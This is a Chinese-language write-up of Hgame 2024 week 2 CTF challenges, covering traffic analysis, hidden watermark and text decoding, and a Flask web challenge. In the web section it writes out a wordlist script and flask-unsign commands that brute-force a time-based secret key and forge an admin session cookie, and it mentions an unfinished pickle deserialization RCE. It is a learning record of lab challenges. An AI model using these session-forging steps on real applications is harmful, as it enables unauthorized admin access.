


# Hgame 2024 week 2 wp

Silence


## Misc

### 1. ek1ng\_want\_girlfriend


流量分析题，是对 Wireshark 使用（和 ek1ng）的初步介绍，流量文件中发现一张 ek1ng.jpg 的图片，将其导出，图片是 ek1ng 的照片和 flag。



No.	Time	Source	Destination	Protocol	Length	Info
7	0.004394	127.0.0.1	127.0.0.1	HTTP	885	GET /ek1ng.jpg HTTP/1.1
4940	0.078745	127.0.0.1	127.0.0.1	HTTP	241	HTTP/1.0 200 OK (image/jpeg)
4976	0.195311	127.0.0.1	127.0.0.1	HTTP	811	GET /favicon.ico HTTP/1.1
4980	0.196215	127.0.0.1	127.0.0.1	HTTP	513	HTTP/1.0 404 File not found (text/html)
1	0.000000	127.0.0.1	127.0.0.1	TCP	56	44353 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000067	127.0.0.1	127.0.0.1	TCP	56	8000 → 44353 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=65495 WS=256 SACK_PERM
3	0.000110	127.0.0.1	127.0.0.1	TCP	44	44353 → 8000 [ACK] Seq=1 Ack=1 Win=2097920 Len=0
4	0.000385	127.0.0.1	127.0.0.1	TCP	56	44354 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5	0.000414	127.0.0.1	127.0.0.1	TCP	56	8000 → 44354 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=65495 WS=256 SACK_PERM
6	0.000442	127.0.0.1	127.0.0.1	TCP	44	44354 → 8000 [ACK] Seq=1 Ack=1 Win=2097920 Len=0
8	0.004444	127.0.0.1	127.0.0.1	TCP	44	8000 → 44353 [ACK] Seq=1 Ack=842 Win=2097152 Len=0
9	0.006673	127.0.0.1	127.0.0.1	TCP	235	8000 → 44353 [PSH, ACK] Seq=1 Ack=842 Win=2097152 Len=191 [TCP segment of a re
10	0.006713	127.0.0.1	127.0.0.1	TCP	44	44353 → 8000 [ACK] Seq=842 Ack=192 Win=2097664 Len=0



Destination	Protocol	Length	Info
127.0.0.1	HTTP	885	GET /ek1ng.jpg HTTP/1.1
127.0.0.1	HTTP	241	HTTP/1.0 200 OK (image/jpeg)
127.0.0.1	HTTP	811	GET /favicon.ico HTTP/1.1
127.0.0.1	HTTP	513	HTTP/1.0 404 File not found (text/html)
127.0.0.1	TCP	56	44353 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
127.0.0.1	TCP	56	8000 → 44353 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=65495 WS=256 SACK_PERM
127.0.0.1	TCP	44	44353 → 8000 [ACK] Seq=1 Ack=1 Win=2097920 Len=0
127.0.0.1	TCP	56	44354 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
127.0.0.1	TCP	56	8000 → 44354 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=65495 WS=256 SACK_PERM
127.0.0.1	TCP	44	44354 → 8000 [ACK] Seq=1 Ack=1 Win=2097920 Len=0
127.0.0.1	TCP	44	8000 → 44353 [ACK] Seq=1 Ack=842 Win=2097152 Len=0
127.0.0.1	TCP	235	8000 → 44353 [PSH, ACK] Seq=1 Ack=842 Win=2097152 Len=191 [TCP segment of a rea
127.0.0.1	TCP	44	44353 → 8000 [ACK] Seq=842 Ack=192 Win=2097664 Len=0
127.0.0.1	TCP	580	8000 → 44353 [ACK] Seq=192 Ack=842 Win=2097152 Len=536 [TCP segment of a reass
127.0.0.1	TCP	580	8000 → 44353 [ACK] Seq=728 Ack=842 Win=2097152 Len=536 [TCP segment of a reass
127.0.0.1	TCP	580	8000 → 44353 [ACK] Seq=1264 Ack=842 Win=2097152 Len=536 [TCP segment of a reass
127.0.0.1	TCP	580	8000 → 44353 [ACK] Seq=1800 Ack=842 Win=2097152 Len=536 [TCP segment of a reass




分组	主机名	内容类型	大小	文件名
4940	127.0.0.1:8000	image/jpeg	2487 kB	ek1ng.jpg
4980	127.0.0.1:8000	text/html	469 bytes	favicon.ico

## 2. ezWord

下载一个 attachment.zip，里面“这是一个 word 文件.docx”，打开是“你好，这个文件的内部有你想要的”和一张图片。大概是文档加密，把文档放进 010Editor，发现 PK 字样，说明内部藏有压缩包。改为 zip 后缀并解压，发现两张看起来一样的图片“100191209\_p0.jpg”“image1.png”和 secret.zip（打开是加密的 secret.txt 和直接可读的提示“你好，很高兴你看到了这个压缩包。请注意：这个压缩包的密码有 11 位数而且包含大写字母小写字母和数字。还有一个要注意的是，里面的这一堆英文 decode 之后看上去是一堆中文乱码实际上这是正常现象，如果看到它们那么你就离成功只差一步了。”）根据题目描述“破译图片的水印”可以知道考点大概率是图片盲水印，两张照片一张是原图一张是打水印后的图，而压缩包的密码应该就是水印内容。因此用 github 上的“bwmforpy3.py”处理。

```
D:\Python>python3.11 bwmforpy3.py decode image1.png 100191209_p0.png fan_bwm.png
image<image1.png> + image(encoded)<100191209_p0.png> -> watermark<fan_bwm.png>
```


在处理后得到的“fan\_bwm.png”中得到压缩包密码。打开 secret.txt，里面是有些莫名其妙的疑似邮件内容，我一开始还以为是把信息隐藏在文本中，后来直接放到搜索引擎搜发现有一种加密方法加密后的结果刚好相似（不知道该怎么称呼 <https://www.spammimic.com/decode.cgi>）。




得到解密结果，还差最后一层加密。根据提示 Unicode（感觉不提示真想不到），查看这些中文乱码的 Unicode 编码。



再看看 hgame 的编码。



前几个字符一一对应，发现都刚好相差 31753，说明这段中文是 flag 经过 Unicode 编码的偏移的结果。所以用 python 把他们都处理一下得到 flag。



## Web

### 1. myflask (没完成)

一进入就把后端的 app.py 发了过来。研究一下代码，在进入 ‘/’ 时将客户端的 session 内 username 内容设为 guest 并返回 app.py。在进入 ‘/flag’ 时有 session 的前提下若为 get 方法则显示当前的 username，当 username 等于 admin 时读取 post 方法传递的 pickle\_data 并 base64 解码，然后用 pickle.loads() 函数反序列化存储至 userdata 并返回。所以大致的思路就是伪造 session 使自己的 username=admin，然后以 pickle 反序列化触发 RCE。而 session 伪造的前提是对原 session 解码修改并得到 SECRET\_KEY。解码 session 用网上找脚本跑一下就好，正是 { ‘username’: ‘guest’ }。SECRET\_KEY 如何获得则看代码中 app.config[ ‘SECRET\_KEY’ ]=currentTime，而 currentTime 等于某个按%H%M%S 格式的时间，因此我们可以尝试写一个字典爆破 SECRET\_KEY。


### 返回值

返回以可读字符串表示的当地时间。

### 说明

python中时间日期格式化符号：

- %y 两位数的年份表示 (00-99)
- %Y 四位数的年份表示 (000-9999)
- %m 月份 (01-12)
- %d 月内中的一天 (0-31)
- %H 24小时制小时数 (0-23)
- %I 12小时制小时数 (01-12)
- %M 分钟数 (00=59)
- %S 秒 (00-59)



```
1 with open('word.txt', 'w') as f:
2     for i in range(0,24):
3         for j in range(0,60):
4             for k in range(0,60):
5                 data = str(i)
6                 if j<10:
7                     data = data + "0" + str(j)
8                 else:
9                     data = data + str(j)
10                if k<10:
11                    data = data + "0" + str(k) + "\n"
12                else:
13                    data = data + str(k) + "\n"
14                f.write(data)
```

用 flask-unsigned 爆破。




```
D:\Python>flask-unsign --wordlist D:\Python\word.txt --unsign --cookie "eyJlc2VybmFtZSI6ImdlZXN0In0.ZctuNA.4sl8sn-TgVeP7j7GjlFmD8_pJl0" --no-literal-eval
[*] Session decodes to: {'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 73856 attempts
b'203048'
```

得到 SECRET\_KEY 然后修改 guest 为 admin 并伪造 session 即可。然后放入 cookie 发送，成功。

```
[+] Found secret key after 73856 attempts
b'203048'

D:\Python>flask-unsign --sign --cookie "{ 'username': 'admin' }" --secret '203048'
eyJlc2VybmFtZSI6ImFkbWluIn0.Zct2xQ.z3u4W6RJlD04BqUNepPZFWswxmI
```

You are admin now



然后就是尝试通过 pickle 反序列化触发 RCE 了，先是傻傻去查看 app.py 所在目录然后突然想起来在错误传参使之报错时已经显示了文件目录，又去看了看 app.py 所在目录下的文件发现只有这个，然后想看看上级目录下的文件，不知道为啥（可能用错函数了）结果返回为空。最后因为出门在外没法做题导致时间不足来不及截止前做完 T^T